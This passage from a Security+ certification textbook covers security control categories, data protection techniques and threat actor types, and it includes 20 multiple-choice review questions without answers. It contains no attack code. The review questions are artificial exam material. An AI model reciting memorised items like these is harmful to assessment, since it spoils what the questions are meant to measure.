where the controls do not meet the control objective, that is an example of a gap. Gaps identified during a gap analysis should be treated as potential risks and remediated as time and resources permit. Remediation and various other activities associated with vulnerability management are covered in [Chapter 5](#), “Security Assessment and Testing.”

Security Control Categories

Security controls are categorized based on their mechanism of action: the way that they achieve their objectives. There are four different categories of security control:

- *Technical controls* enforce confidentiality, integrity, and availability in the digital space. Examples of technical security controls include firewall rules, access control lists, intrusion prevention systems, and encryption.
- *Operational controls* include the processes that we put in place to manage technology in a secure manner. These include user access reviews, log monitoring, and vulnerability management.
- *Managerial controls* are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative managerial controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices.
- *Physical controls* are security controls that impact the physical world. Examples of physical security controls include fences, perimeter lighting, locks, fire suppression systems, and burglar alarms.



If you're not familiar with some of the controls provided as examples in this chapter, don't worry about it! We'll discuss them all in detail later in the book.

Organizations should select a set of security controls that meets their control objectives based on the criteria and parameters that they either select for their environment or have imposed on them by outside regulators. For example, an organization that handles sensitive information might decide that confidentiality concerns surrounding that information require the highest level of control. At the same time, they might conclude that the availability of their website is not of critical importance. Given these considerations, they would dedicate significant resources to the confidentiality of sensitive information while perhaps investing little, if any, time and money protecting their website against a denial-of-service attack.

Many control objectives require a combination of technical, operational, and managerial controls. For example, an organization might have the control objective of preventing unauthorized access to a datacenter. They might achieve this goal by implementing biometric locks (physical control), performing regular reviews of authorized access (operational control), and conducting routine risk assessments (managerial control).



These control categories and types are unique to CompTIA. If you've already studied similar categories as part of your preparation for another security certification program, be sure to study these carefully and use them when answering exam questions.

Security Control Types

CompTIA also divides security into control types, based on their desired effect. The types of security control include the following:

- *Preventive controls* intend to stop a security issue before it occurs. Firewalls and encryption are examples of preventive controls.
- *Deterrent controls* seek to prevent an attacker from attempting to

violate security policies. Vicious guard dogs and barbed wire fences are examples of deterrent controls.

- *Detective controls* identify security events that have already occurred. Intrusion detection systems are detective controls.
- *Corrective controls* remediate security issues that have already occurred. Restoring backups after a ransomware attack is an example of a corrective control.
- *Compensating controls* are controls designed to mitigate the risk associated with exceptions made to a security policy.
- *Directive controls* inform employees and others what they should do to achieve security objectives. Policies and procedures are examples of directive controls.

Exam Note

Know the various security control categories and types. The Security+ exam is sure to test your knowledge of them.

Exploring Compensating Controls

The Payment Card Industry Data Security Standard (PCI DSS) includes one of the most formal compensating control processes in use today. It sets out three criteria that must be met for a compensating control to be satisfactory:

- The control must meet the intent and rigor of the original requirement.
- The control must provide a similar level of defense as the original requirement, such that the compensating control sufficiently offsets the risk that the original PCI DSS requirement was designed to defend against.

- The control must be “above and beyond” other PCI DSS requirements.

For example, an organization might find that it needs to run an outdated version of an operating system on a specific machine because software necessary to run the business will only function on that operating system version. Most security policies would prohibit using the outdated operating system because it might be susceptible to security vulnerabilities. The organization could choose to run this system on an isolated network with either very little or no access to other systems as a compensating control.

The general idea is that a compensating control finds alternative means to achieve an objective when the organization cannot meet the original control requirement. Although PCI DSS offers a very formal process for compensating controls, the use of compensating controls is a common strategy in many different organizations, even those not subject to PCI DSS. Compensating controls balance the fact that it simply isn't possible to implement every required security control in every circumstance with the desire to manage risk to the greatest feasible degree.

In many cases, organizations adopt compensating controls to address a temporary exception to a security requirement. In those cases, the organization should also develop remediation plans designed to bring the organization back into compliance with the literal meaning and intent of the original control.

Data Protection

Security professionals spend significant amounts of their time focusing on the protection of sensitive data. We serve as stewards and guardians, protecting the confidentiality, integrity, and availability of the sensitive data created by our organizations and entrusted to us by our customers and other stakeholders.

As we think through data protection techniques, it's helpful to consider the three states where data might exist:

- *Data at rest* is stored data that resides on hard drives, tapes, in the cloud, or on other storage media. This data is prone to theft by insiders or external attackers who gain access to systems and are able to browse through their contents.
- *Data in transit* is data that is in motion/transit over a network. When data travels on an untrusted network, it is open to eavesdropping attacks by anyone with access to those networks.
- *Data in use* is data that is actively in use by a computer system. This includes the data stored in memory while processing takes place. An attacker with control of the system may be able to read the contents of memory and steal sensitive information.

We can use different security controls to safeguard data in all of these states, building a robust set of defenses that protects our organization's vital interests.

Data Encryption

Encryption technology uses mathematical algorithms to protect information from prying eyes, both while it is in transit over a network and while it resides on systems. Encrypted data is unintelligible to anyone who does not have access to the appropriate decryption key, making it safe to store and transmit encrypted data over otherwise insecure means.

We'll dive deeply into encryption tools and techniques in [Chapter 7](#), “Cryptography and the PKI.”

Data Loss Prevention

Data loss prevention (DLP) systems help organizations enforce information handling policies and procedures to prevent data loss and theft. They search systems for stores of sensitive information that might be unsecured and monitor network traffic for potential attempts to remove sensitive information from the organization. They can act quickly to block the transmission before damage is done and alert administrators to the attempted breach.

DLP systems work in two different environments:

- Agent-based DLP
- Agentless (network-based) DLP

Agent-based DLP uses software agents installed on systems that search those systems for the presence of sensitive information. These searches often turn up Social Security numbers, credit card numbers, and other sensitive information in the most unlikely places!

Detecting the presence of stored sensitive information allows security professionals to take prompt action to either remove it or secure it with encryption. Taking the time to secure or remove information now may pay handsome rewards down the road if the device is lost, stolen, or compromised.

Agent-based DLP can also monitor system configuration and user actions, blocking undesirable actions. For example, some organizations use host-based DLP to block users from accessing USB-based removable media devices that they might use to carry information out of the organization's secure environment.

Agentless (network-based) DLP systems are dedicated devices that sit on the network and monitor outbound network traffic, watching for any transmissions that contain unencrypted sensitive information. They can then block those transmissions, preventing the unsecured loss of sensitive information.

DLP systems may simply block traffic that violates the organization's policy, or in some cases, they may automatically apply encryption to the content. This automatic encryption is commonly used with DLP systems that focus on email.

DLP systems also have two mechanisms of action:

- *Pattern matching*, where they watch for the telltale signs of sensitive information. For example, if they see a number that is formatted like a credit card or Social Security number, they can automatically trigger on that. Similarly, they may contain a database of sensitive terms, such as "Top Secret" or "Business Confidential," and trigger when they see those terms in an outbound transmission.

- *Watermarking*, where systems or administrators apply electronic tags to sensitive documents and then the DLP system can monitor systems and networks for unencrypted content containing those tags.

Watermarking technology is also commonly used in *digital rights management* (DRM) solutions that enforce copyright and data ownership restrictions.

DLP will be covered in more detail in [Chapter 5](#), “Security Assessment and Testing.”

Data Minimization

Data minimization techniques seek to reduce risk by reducing the amount of sensitive information that we maintain on a regular basis. The best way to achieve data minimization is to simply destroy data when it is no longer necessary to meet our original business purpose.

If we can't completely remove data from a dataset, we can often transform it into a format where the original sensitive information is deidentified. The *deidentification* process removes the ability to link data back to an individual, reducing its sensitivity.

An alternative to deidentifying data is transforming it into a format where the original information can't be retrieved. This is a process called *data obfuscation*, and we have several tools at our disposal to assist with it:

- *Hashing* uses a hash function to transform a value in our dataset to a corresponding hash value. If we apply a strong hash function to a data element, we may replace the value in our file with the hashed value.
- *Tokenization* replaces sensitive values with a unique identifier using a lookup table. For example, we might replace a widely known value, such as a student ID, with a randomly generated 10-digit number. We'd then maintain a lookup table that allows us to convert those back to student IDs if we need to determine someone's identity. Of course, if you use this approach, you need to keep the lookup table secure!

- *Masking* partially redacts sensitive information by replacing some or all sensitive fields with blank characters. For example, we might replace all but the last four digits of a credit card number with X's or *'s to render the card number unreadable.

Although it isn't possible to retrieve the original value directly from the hashed value, there is one major flaw to this approach. If someone has a list of possible values for a field, they can conduct something called a *rainbow table attack*. In this attack, the attacker computes the hashes of those candidate values and then checks to see if those hashes exist in our data file.

For example, imagine that we have a file listing all the students at our college who have failed courses but we hash their student IDs. If an attacker has a list of all students, they can compute the hash values of all student IDs and then check to see which hash values are on the list. For this reason, hashing should only be used with caution.

Access Restrictions

Access restrictions are security measures that limit the ability of individuals or systems to access sensitive information or resources. Two common types of access restrictions are geographic restrictions and permission restrictions:

- *Geographic restrictions* limit access to resources based on the physical location of the user or system. For example, an organization may restrict access to a database to only those users located within a certain country or region. This can help to prevent unauthorized access from outside of the organization's trusted network.
- *Permission restrictions* limit access to resources based on the user's role or level of authorization. For example, a company may grant access to financial data only to authorized personnel who have undergone appropriate background checks and training.

By implementing access restrictions, organizations can ensure that sensitive information and resources are only accessible to authorized individuals and systems, minimizing the risk of data breaches and

cyberattacks. In [Chapter 8](#), “Identity and Access Management,” we will explore access restrictions in greater detail.

Segmentation and Isolation

Organizations may also limit the access to sensitive systems based on their network location. *Segmentation* places sensitive systems on separate networks where they may communicate with each other but have strict restrictions on their ability to communicate with systems on other networks. *Isolation* goes a step further and completely cuts a system off from access to or from outside networks.

Summary

Cybersecurity professionals are responsible for ensuring the confidentiality, integrity, and availability of information and systems maintained by their organizations. Confidentiality ensures that unauthorized individuals are not able to gain access to sensitive information. Integrity ensures that there are no unauthorized modifications to information or systems, either intentionally or unintentionally. Availability ensures that information and systems are ready to meet the needs of legitimate users at the time those users request them. Together, these three goals are known as the CIA triad.

As cybersecurity analysts seek to protect their organizations, they must evaluate risks to the CIA triad. This includes the design and implementation of an appropriate mixture of security controls drawn from the managerial, operational, technical, and physical control categories. These controls should also be varied in type, including a mixture of preventive, detective, corrective, deterrent, compensating, and directive controls.

Exam Essentials

The three core objectives of cybersecurity are confidentiality, integrity, and availability. Confidentiality ensures that unauthorized individuals are not able to gain access to sensitive information. Integrity ensures that there are no unauthorized

modifications to information or systems, either intentionally or unintentionally. Availability ensures that information and systems are ready to meet the needs of legitimate users at the time those users request them.

Nonrepudiation prevents someone from denying that they took an action. Nonrepudiation means that someone who performed some action, such as sending a message, cannot later deny having taken that action. Digital signatures are a common example of nonrepudiation. They allow anyone who is interested to confirm that a message truly originated with its purported sender.

Security controls may be categorized based on their mechanism of action and their intent. Controls are grouped into the categories of managerial, operational, physical, and technical based on the way that they achieve their objectives. They are divided into the types of preventive, detective, corrective, deterrent, compensating, and directive based on their intended purpose.

Data breaches have significant and diverse impacts on organizations. When an organization suffers a data breach, the resulting data loss often results in both direct and indirect damages. The organization suffers immediate financial repercussions due to the costs associated with the incident response, as well as long-term financial consequences due to reputational damage. This reputational damage may be difficult to quantify, but it also may have a lasting impact. In some cases, organizations may suffer operational damage if they experience availability damages, preventing them from accessing their own information.

Data must be protected in transit, at rest, and in use.. Attackers may attempt to eavesdrop on network transmissions containing sensitive information. This information is highly vulnerable when in transit unless protected by encryption technology. Attackers also might attempt to breach data stores, stealing data at rest. Encryption serves to protect stored data as well as data in transit. Data is also vulnerable while in use on a system and should be protected during data processing activities.

Data loss prevention systems block data exfiltration

attempts. DLP technology enforces information handling policies to prevent data loss and theft. DLP systems may function at the host level, using software agents to search systems for the presence of sensitive information. They may also work at the network level, watching for transmissions of unencrypted sensitive information. DLP systems detect sensitive information using pattern-matching technology and/or digital watermarking.

Data minimization reduces risk by reducing the amount of sensitive information that we maintain. In cases where we cannot simply discard unnecessary information, we can protect information through deidentification and data obfuscation. The tools used to achieve these goals include hashing, tokenization, and masking of sensitive fields.

Review Questions

1. Matt is updating the organization's threat assessment process. What category of control is Matt implementing?
 - A. Operational
 - B. Technical
 - C. Corrective
 - D. Managerial
2. Jade's organization recently suffered a security breach that affected stored credit card data. Jade's primary concern is the fact that the organization is subject to sanctions for violating the provisions of the Payment Card Industry Data Security Standard. What category of risk is concerning Jade?
 - A. Strategic
 - B. Compliance
 - C. Operational
 - D. Financial
3. Chris is responding to a security incident that compromised one

of his organization's web servers. He believes that the attackers defaced one or more pages on the website. What cybersecurity objective did this attack violate?

- A. Confidentiality
 - B. Nonrepudiation
 - C. Integrity
 - D. Availability
4. Gwen is exploring a customer transaction reporting system and discovers the table shown here. What type of data minimization has most likely been used on this table?

Order Number	Amount	Date	Credit Card Number
1023	\$46,438	11/3/2020	***** * 1858
1024	\$83,007	9/22/2020	***** * 8925
1025	\$42,289	7/19/2020	***** * 8184
1026	\$10,119	8/4/2020	***** * 5660
1027	\$24,223	7/16/2020	***** * 8823
1028	\$57,657	7/8/2020	***** * 3691
1029	\$94,558	2/10/2020	***** * 8371
1030	\$33,570	5/17/2020	***** * 8661
1031	\$96,829	3/20/2020	***** * 3711
1032	\$32,487	12/17/2020	***** * 4868
1033	\$29,055	6/14/2020	***** * 1698
1034	\$14,932	5/4/2020	***** * 8844
1035	\$20,734	1/19/2020	***** * 9030
1036	\$90,210	6/2/2020	***** * 1946
1037	\$36,104	6/11/2020	***** * 1595
1038	\$81,171	3/13/2020	***** * 9520
1039	\$57,738	4/4/2020	***** * 1612
1040	\$60,712	5/25/2020	***** * 8166
1041	\$37,572	1/22/2020	***** * 6566
1042	\$21,496	12/17/2020	***** * 4009

- A. Destruction
 - B. Masking
 - C. Tokenization
 - D. Hashing
5. Tonya is concerned about the risk that an attacker will attempt to

gain access to her organization's database server. She is searching for a control that would discourage the attacker from attempting to gain access. What type of security control is she seeking to implement?

- A. Preventive
 - B. Detective
 - C. Corrective
 - D. Deterrent
6. Greg is implementing a data loss prevention system. He would like to ensure that it protects against transmissions of sensitive information by guests on his wireless network. What DLP technology would best meet this goal?
- A. Watermarking
 - B. Pattern recognition
 - C. Host-based
 - D. Network-based
7. What term best describes data that is being sent between two systems over a network connection?
- A. Data at rest
 - B. Data in transit
 - C. Data in processing
 - D. Data in use
8. Tina is tuning her organization's intrusion prevention system to prevent false positive alerts. What type of control is Tina implementing?
- A. Technical control
 - B. Physical control
 - C. Managerial control
 - D. Operational control

9. Which one of the following is not a common goal of a cybersecurity attacker?
 - A. Disclosure
 - B. Denial
 - C. Alteration
 - D. Allocation
10. Tony is reviewing the status of his organization's defenses against a breach of their file server. He believes that a compromise of the file server could reveal information that would prevent the company from continuing to do business. What term best describes the risk that Tony is considering?
 - A. Strategic
 - B. Reputational
 - C. Financial
 - D. Operational
11. Which one of the following data elements is not commonly associated with identity theft?
 - A. Social Security number
 - B. Driver's license number
 - C. Frequent flyer number
 - D. Passport number
12. What term best describes an organization's desired security state?
 - A. Control objectives
 - B. Security priorities
 - C. Strategic goals
 - D. Best practices
13. Lou mounted the sign below on the fence surrounding his

organization's datacenter. What control type *best* describes this control?



Source: Gabriel Cassan / Adobe Stock

- A. Compensating
 - B. Detective
 - C. Physical
 - D. Deterrent
14. What technology uses mathematical algorithms to render information unreadable to those lacking the required key?
- A. Data loss prevention
 - B. Data obfuscation
 - C. Data minimization
 - D. Data encryption
15. Greg recently conducted an assessment of his organization's security controls and discovered a potential gap: the organization

does not use full-disk encryption on laptops. What type of control gap exists in this case?

- A. Detective
 - B. Corrective
 - C. Deterrent
 - D. Preventive
16. What compliance regulation most directly affects the operations of a health-care provider?
- A. HIPAA
 - B. PCI DSS
 - C. GLBA
 - D. SOX
17. Nolan is writing an after action report on a security breach that took place in his organization. The attackers stole thousands of customer records from the organization's database. What cybersecurity principle was most impacted in this breach?
- A. Availability
 - B. Nonrepudiation
 - C. Confidentiality
 - D. Integrity
18. Which one of the following objectives is not one of the three main objectives that information security professionals must achieve to protect their organizations against cybersecurity threats?
- A. Integrity
 - B. Nonrepudiation
 - C. Availability
 - D. Confidentiality
19. Which one of the following data protection techniques is

reversible when conducted properly?

- A. Tokenization
 - B. Masking
 - C. Hashing
 - D. Shredding
20. Which one of the following statements is not true about compensating controls under PCI DSS?
- A. Controls used to fulfill one PCI DSS requirement may be used to compensate for the absence of a control needed to meet another requirement.
 - B. Controls must meet the intent of the original requirement.
 - C. Controls must meet the rigor of the original requirement.
 - D. Compensating controls must provide a similar level of defense as the original requirement.

Chapter 2

Cybersecurity Threat Landscape

**THE COMPTIA SECURITY+ EXAM OBJECTIVES
COVERED IN THIS CHAPTER INCLUDE:**

✓ Domain 2.0: Threats, Vulnerabilities, and Mitigations

- 2.1. Compare and contrast common threat actors and motivations.
 - Threat actors (Nation-state, Unskilled attacker, Hacktivist, Insider threat, Organized crime, Shadow IT)
 - Attributes of actors (Internal/external, Resources/funding, Level of sophistication/capability)
 - Motivations (Data exfiltration, Espionage, Service disruption, Blackmail, Financial gain, Philosophical/political beliefs, Ethical, Revenge, Disruption/chaos, War)
- 2.2. Explain common threat vectors and attack surfaces.
 - Message-based (Email, Short Message Service (SMS), Instant messaging (IM))
 - Image-based
 - File-based
 - Voice call
 - Removable device
 - Vulnerable software (Client-based vs. agentless)
 - Unsupported systems and applications
 - Unsecure networks (Wireless, Wired, Bluetooth)
 - Open service ports

- Default credentials
- Supply chain (Managed service providers (MSPs), Vendors, Suppliers)
- 2.3. Explain various types of vulnerabilities.
 - Supply chain (Service provider, Hardware provider, Software provider)
 - Zero-day

✓ Domain 4.0: Security Operations

- 4.3. Explain various activities associated with vulnerability management.
 - Identification methods (Threat feed, Open-source intelligence (OSINT), Proprietary/third-party, Information-sharing organization, Dark web)

Cybersecurity threats have become increasingly sophisticated and diverse over the past few decades. An environment that was once populated by lone hobbyists is now shared by skilled technologists, organized criminal syndicates, and even government-sponsored attackers, all seeking to exploit the digital domain to achieve their own objectives. Cybersecurity professionals seeking to safeguard the confidentiality, integrity, and availability of their organization's assets must have a strong understanding of the threat environment to develop appropriate defensive mechanisms.

In the first part of this chapter, you will learn about the modern cybersecurity threat environment, including the major types of threat and the characteristics that differentiate them. In the sections that follow, you will learn how to build your own organization's threat intelligence capability to stay current as the threat environment evolves.

Exploring Cybersecurity Threats

Cybersecurity threat actors differ significantly in their skills,

capabilities, resources, and motivation. Protecting your organization's information and systems requires a solid understanding of the nature of these different threats so that you may develop a set of security controls that comprehensively protects your organization against their occurrence.

Classifying Cybersecurity Threats

Before we explore specific types of threat actors, let's examine the characteristics that differentiate the types of cybersecurity threat actors. Understanding our adversary is crucial to defending against them.

Exam Note

The threat characteristics in the section below are the characteristics specifically mentioned in the CompTIA SY0-701 Security+ exam objectives. If you face questions about threat actor attributes on the exam, remember that every exam question ties back to a specific exam objective and the answer is most likely either found on this list or directly related to one of these attributes.

Internal vs. External. We most often think about the threat actors who exist outside our organizations: competitors, criminals, and the curious. However, some of the most dangerous threats come from within our own environments. We'll discuss the insider threat later in this chapter.

Level of Sophistication/Capability. Threat actors vary greatly in their level of cybersecurity sophistication and capability. As we explore different types of threat actors in this chapter, we'll discuss how they range from the unsophisticated/unskilled attacker simply running code borrowed from others to the advanced persistent threat (APT) actor exploiting vulnerabilities discovered in their own research labs and unknown to the security

community.

Resources/Funding. Just as threat actors vary in their sophistication, they also vary in the resources available to them. Highly organized attackers sponsored by organized crime or national governments often have virtually limitless resources, whereas less organized attackers may simply be hobbyists working in their spare time.

Intent/Motivation. Attackers also vary in their motivation and intent. The unskilled attacker may be simply out for the thrill of the attack, whereas competitors may be engaged in highly targeted corporate espionage. Nation-states seek to achieve political objectives; organized crime often focuses on direct financial gain.

As we work through this chapter, we'll explore different types of threat actors. As we do so, take some time to reflect back on these characteristics. In addition, you may wish to reference them when you hear news of current cybersecurity attacks in the media and other sources. Dissect those stories and analyze the threat actors involved. If the attack came from an unknown source, think about the characteristics that are most likely associated with the attacker. These can be important clues during a cybersecurity investigation. For example, a ransomware attack seeking payment from the victim is more likely associated with a organized crime seeking financial gain than a competitor engaged in corporate espionage.

The Hats Hackers Wear

The cybersecurity community uses a shorthand lingo to refer to the motivations of attackers, describing them as having different-colored hats. The origins of this approach date back to old Western films, where the “good guys” wore white hats and the “bad guys” wore black hats to help distinguish them in the film.

Cybersecurity professionals have adopted this approach to describe different types of cybersecurity adversaries:

- Authorized attackers, also known as white-hat hackers, are those who act with authorization and seek to discover security vulnerabilities with the intent of correcting them. White-hat hackers may either be employees of the organization or contractors hired to engage in penetration testing.
- Unauthorized attackers, also known as black-hat hackers, are those with malicious intent. They seek to defeat security controls and compromise the confidentiality, integrity, or availability of information and systems for their own, unauthorized purposes.
- Semi-authorized attackers, also known as gray-hat hackers, are those who fall somewhere between white- and black-hat hackers. They act without proper authorization, but they do so with the intent of informing their targets of any security vulnerabilities.

It's important to understand that simply having good intent does not make gray-hat hacking legal or ethical. The techniques used by gray-hat attackers can still be punished as criminal offenses.

Threat Actors

Now that we have a set of attributes that we can use to discuss the different types of threat actors, let's explore the most common types that security professionals encounter in their work.

Exam Note

In addition to being the types of threat actors most commonly found in cybersecurity work, the attackers discussed in this section are also those found in the CompTIA SY0-701 exam objectives.

Be certain that you understand the differences between unskilled attackers; hacktivists; organized crime; advanced persistent threats (APTs), including nation-state actors; and shadow IT.

Unskilled Attackers

The term *script kiddie* is a derogatory term for *unskilled attackers* who use hacking techniques but have limited skills. Often such attackers may rely almost entirely on automated tools they download from the Internet. These attackers often have little knowledge of how their attacks actually work, and they are simply seeking out convenient targets of opportunity.

You might think that with their relatively low skill level, unskilled attackers are not a real security threat. However, that isn't the case for two important reasons. First, simplistic hacking tools are freely available on the Internet. If you're vulnerable to them, anyone can easily find tools to automate denial-of-service (DoS) attacks, create viruses, make a Trojan horse, or even distribute ransomware as a service. Personal technical skills are no longer a barrier to attacking a network.

Second, unskilled attackers are plentiful and unfocused in their work. Although the nature of your business might not find you in the crosshairs of a sophisticated military-sponsored attack, unskilled attackers are much less discriminating in their target selection. They often just search for and discover vulnerable victims without even knowing the identity of their target. They might root around in files and systems and only discover who they've penetrated after their attack succeeds.

In general, the motivations of unskilled attackers revolve around trying to prove their skill. In other words, they may attack your network simply because it is there. Secondary school and university networks are common targets of unskilled attackers attacks because many of these attackers are school-aged individuals.

Fortunately, the number of unskilled attackers is often offset by their lack of skill and lack of resources. These individuals tend to be rather young, they work alone, and they have very few resources. And by resources, we mean time as well as money. An unskilled attacker normally can't attack your network 24 hours a day. They usually have to work a job, go to school, and attend to other life functions.

Hacktivists

Hacktivists use hacking techniques to accomplish some activist goal. They might deface the website of a company whose policies they disagree with. Or a hacktivist might attack a network due to some political issue. The defining characteristic of hacktivists is that they believe they are motivated by the greater good, even if their activity violates the law.

Their activist motivation means that measures that might deter other attackers will be less likely to deter a hacktivist. Because they believe that they are engaged in a just crusade, they will, at least in some instances, risk getting caught to accomplish their goals. They may even view being caught as a badge of honor and a sacrifice for their cause.

The skill levels of hacktivists vary widely. Some are only unskilled attackers, whereas others are quite skilled, having honed their craft over the years. In fact, some cybersecurity researchers believe that some hacktivists are actually employed as cybersecurity professionals as their “day job” and perform hacktivist attacks in their spare time. Highly skilled hacktivists pose a significant danger to their targets.

The resources of hacktivists also vary somewhat. Many are working alone and have very limited resources. However, some are part of organized efforts. The hacking group Anonymous, who uses the logo seen in [Figure 2.1](#), is the most well-known hacktivist group. They collectively decide their agenda and their targets. Over the years, Anonymous has waged cyberattacks against targets as diverse as the Church of Scientology, PayPal, Visa and Mastercard, Westboro Baptist Church, and even government agencies.

This type of anonymous collective of attackers can prove quite powerful. Large groups will always have more time and other resources than a lone attacker. Due to their distributed and anonymous nature, it is difficult to identify, investigate, and prosecute participants in their hacking activities. The group lacks a hierarchical structure, and the capture of one member is unlikely to compromise the identities of other members.



FIGURE 2.1 Logo of the hacktivist group Anonymous

Hacktivists tend to be external attackers, but in some cases, internal employees who disagree strongly with their company's policies engage in hacktivism. In those instances, it is more likely that the hacktivist will attack the company by releasing confidential information. Government employees and self-styled whistleblowers fit this pattern of activity, seeking to bring what they consider unethical government actions to the attention of the public.

For example, many people consider Edward Snowden a hacktivist. In 2013, Snowden, a former contractor with the U.S. National Security Agency, shared a large cache of sensitive government documents with journalists. Snowden's actions provided unprecedented insight into the digital intelligence gathering capabilities of the United States and its allies.

Organized Crime

Organized crime appears in any case where there is money to be made, and cybercrime is no exception. The ranks of cybercriminals include links to traditional organized crime families in the United States, outlaw gangs, the Russian mafia, and even criminal groups organized specifically for the purpose of engaging in cybercrime.

The common thread among these groups is motive and intent. The motive is simply illegal financial gain. Organized criminal syndicates do not normally embrace political issues or causes, and they are not trying to demonstrate their skills. In fact, they would often prefer to remain in the shadows, drawing as little attention to themselves as possible. They simply want to generate as much illegal profit as they possibly can.

In their 2021 Internet Organized Crime Threat Assessment (IOCTA), the European Union Agency for Law Enforcement Cooperation (EUROPOL) found that organized crime groups were active in a variety of cybercrime categories, including the following:

- *Cyber-dependent crime*, including ransomware, data compromise, distributed denial-of-service (DDoS) attacks, website defacement, and attacks against critical infrastructure
- *Child sexual abuse material*, including child pornography, abuse, and solicitation
- *Online fraud*, including credit card fraud and business email compromises
- *Dark web activity*, including the sale of illegal goods and services
- *Cross-cutting crime factors*, including social engineering, money mules, and the criminal abuse of cryptocurrencies

Organized crime tends to have attackers who range from moderately skilled to highly skilled. It is rare for unskilled attackers to be involved in these crimes, and if they are, they tend to be caught rather quickly. The other defining factor is that organized crime groups tend to have more resources, both in terms of time and money, than do hacktivists or unskilled attackers. They often embrace the idea that “it takes money to make money” and are willing to invest in their criminal enterprises in the hopes of yielding a significant return on their investments.

Nation-State Attackers

In recent years, a great deal of attention has been given to *nation-state* attackers hacking into either foreign governments or corporations. The term *advanced persistent threats* (APTs) describes a series of attacks that they first traced to sources connected to the Chinese military. In subsequent years, the security community discovered similar organizations linked to the government of virtually every technologically advanced country.

The term APT tells you a great deal about the attacks themselves. First, they use advanced techniques, not simply tools downloaded from the Internet. Second, the attacks are persistent, occurring over a significant period of time. In some cases, the attacks continue for years as attackers patiently stalk their targets, awaiting the right opportunity to strike.

The APT attacks that Mandiant reported are emblematic of *nation-state attacks*. They tend to be characterized by highly skilled attackers with significant resources. A nation has the labor force, time, and money to finance ongoing, sophisticated attacks.

The motive can be political or economic. In some cases, the attack is done for traditional espionage goals: to gather information about the target's defense capabilities. In other cases, the attack might be targeting intellectual property or other economic assets.

Zero-Day Attacks

APT attackers often conduct their own security vulnerability research in an attempt to discover vulnerabilities that are not known to other attackers or cybersecurity teams. After they uncover a vulnerability, they do not disclose it but rather store it in a vulnerability repository for later use.

Attacks that exploit these vulnerabilities are known as *zero-day attacks*. Zero-day attacks are particularly dangerous because they are unknown to product vendors, and therefore, no patches are available to correct them. APT actors who exploit zero-day vulnerabilities are often able to easily compromise their targets.

Stuxnet is one of the most well-known examples of an APT attack. The Stuxnet attack, traced to the U.S. and Israeli governments, exploited zero-day vulnerabilities to compromise the control networks at an Iranian uranium enrichment facility.

Insider Threat

Insider attacks occur when an employee, contractor, vendor, or other individual with authorized access to information and systems uses that access to wage an attack against the organization. These attacks are often aimed at disclosing confidential information, but insiders may also seek to alter information or disrupt business processes.

An insider might be of any skill level. They could be an unskilled attacker or very technically skilled. Insiders may also have differing motivations behind their attacks. Some are motivated by certain activist goals, whereas others are motivated by financial gain. Still others may simply be upset that they were passed over for a promotion or slighted in some other manner.

An insider will usually be working alone and have limited financial resources and time. However, the fact that they are insiders gives them an automatic advantage. They already have some access to your network and some level of knowledge. Depending on the insider's job role, they might have significant access and knowledge.

Behavioral assessments are a powerful tool in identifying insider

attacks. Cybersecurity teams should work with human resources partners to identify insiders exhibiting unusual behavior and intervene before the situation escalates.

The Threat of Shadow IT

Dedicated employees often seek to achieve their goals and objectives through whatever means allows them to do so.

Sometimes, this involves purchasing technology services that aren't approved by the organization. For example, when file sharing and synchronization services first came on the market, many employees turned to personal Dropbox accounts to sync work content between their business and personal devices. They did not do this with any malicious intent. On the contrary, they were trying to benefit the business by being more productive.

This situation, where individuals and groups seek out their own technology solutions, is a phenomenon known as *shadow IT*.

Shadow IT poses a risk to the organization because it puts sensitive information in the hands of vendors outside of the organization's control. Cybersecurity teams should remain vigilant for shadow IT adoption and remember that the presence of shadow IT in an organization means that business needs are not being met by the enterprise IT team. Consulting with shadow IT users often identifies acceptable alternatives that both meet business needs and satisfy security requirements.

Competitors

Competitors may engage in corporate espionage designed to steal sensitive information from your organization and use it to their own business advantage. This may include theft of customer information, stealing proprietary software, identifying confidential product development plans, or gaining access to any other information that would benefit the competitor.

In some cases, competitors will use a disgruntled insider to get information from your company. They may also seek out insider information available for purchase on the *dark web*, a shadowy anonymous network often engaging in illicit activity. [Figure 2.2](#) shows an actual dark web market with corporate information for sale.

The screenshot displays a dark web market interface with three promoted listings:

- All BIG Database Leak PART1 MORE THAN 400GB V2 UPDATE 2017-01-10**
doubleflag [+42|0] Level 8 (80+)
USD 800.00 Bitcoin 0.8016 Buy Now Views: 1184
- B2B USA COMPANY 122.957.027 RECORDS DATABASE LEAKED 2016**
doubleflag [+42|0] Level 8 (80+)
USD 500.00 Bitcoin 0.5010 Buy Now Views: 2076
- Experian 203.419.083 entries complete dump Leaked database**
doubleflag [+42|0] Level 8 (80+)
USD 800.00 Bitcoin 0.8016 Buy Now Views: 3081

FIGURE 2.2 Dark web market

These markets don't care how they get the information; their only concern is selling it. In some cases, hackers break into a network and then sell the information to a dark web market. In other cases, insiders sell confidential information on the dark web. In fact, some dark web markets are advertising that they wish to buy confidential data from corporate insiders. This provides a ready resource for competitors to purchase your company's information on the dark web.

Your organization may want to consider other specific threat actors based on your threat models and profile, so you should not consider this a complete list. You should conduct periodic organizational threat assessments to determine what types of threat actors are most likely to target your organization, and why.

Attacker Motivations

You've already read a few examples of how different threat actors may

have different motivations. For example, hacktivists are generally motivated by political beliefs, whereas organized crime may be motivated by financial gain. Let's take a look at some of the primary motivations behind cyberattacks:

- *Data exfiltration* attacks are motivated by the desire to obtain sensitive or proprietary information, such as customer data or intellectual property.
- *Espionage* attacks are motivated by organizations seeking to steal secret information from other organizations. This may come in the form of nation-states attacking each other or corporate espionage.
- *Service disruption* attacks seek to take down or interrupt critical systems or networks, such as banking systems or health-care networks.
- *Blackmail* attacks seek to extort money or other concessions from victims by threatening to release sensitive information or launch further attacks.
- *Financial gain* attacks are motivated by the desire to make money through theft or fraud. Organized crime is generally motivated by financial gain, as are other types of attackers.
- *Philosophical/political belief* attacks are motivated by ideological or political reasons, such as promoting a particular cause or ideology. Hacktivists are generally motivated by philosophical or political beliefs.
- *Ethical* attacks, or white-hat hacking, are motivated by a desire to expose vulnerabilities and improve security. These attacks are often carried out by security researchers or ethical hackers with the permission of the organization being tested.
- *Revenge* attacks are motivated by a desire to get even with an individual or organization by embarrassing them or exacting some other form of retribution against them.
- *Disruption/chaos* attacks are motivated by a desire to cause chaos and disrupt normal operations.

- *War* may also be a motivation for cyberattacks. Military units and civilian groups may use hacking in an attempt to disrupt military operations and change the outcome of an armed conflict.

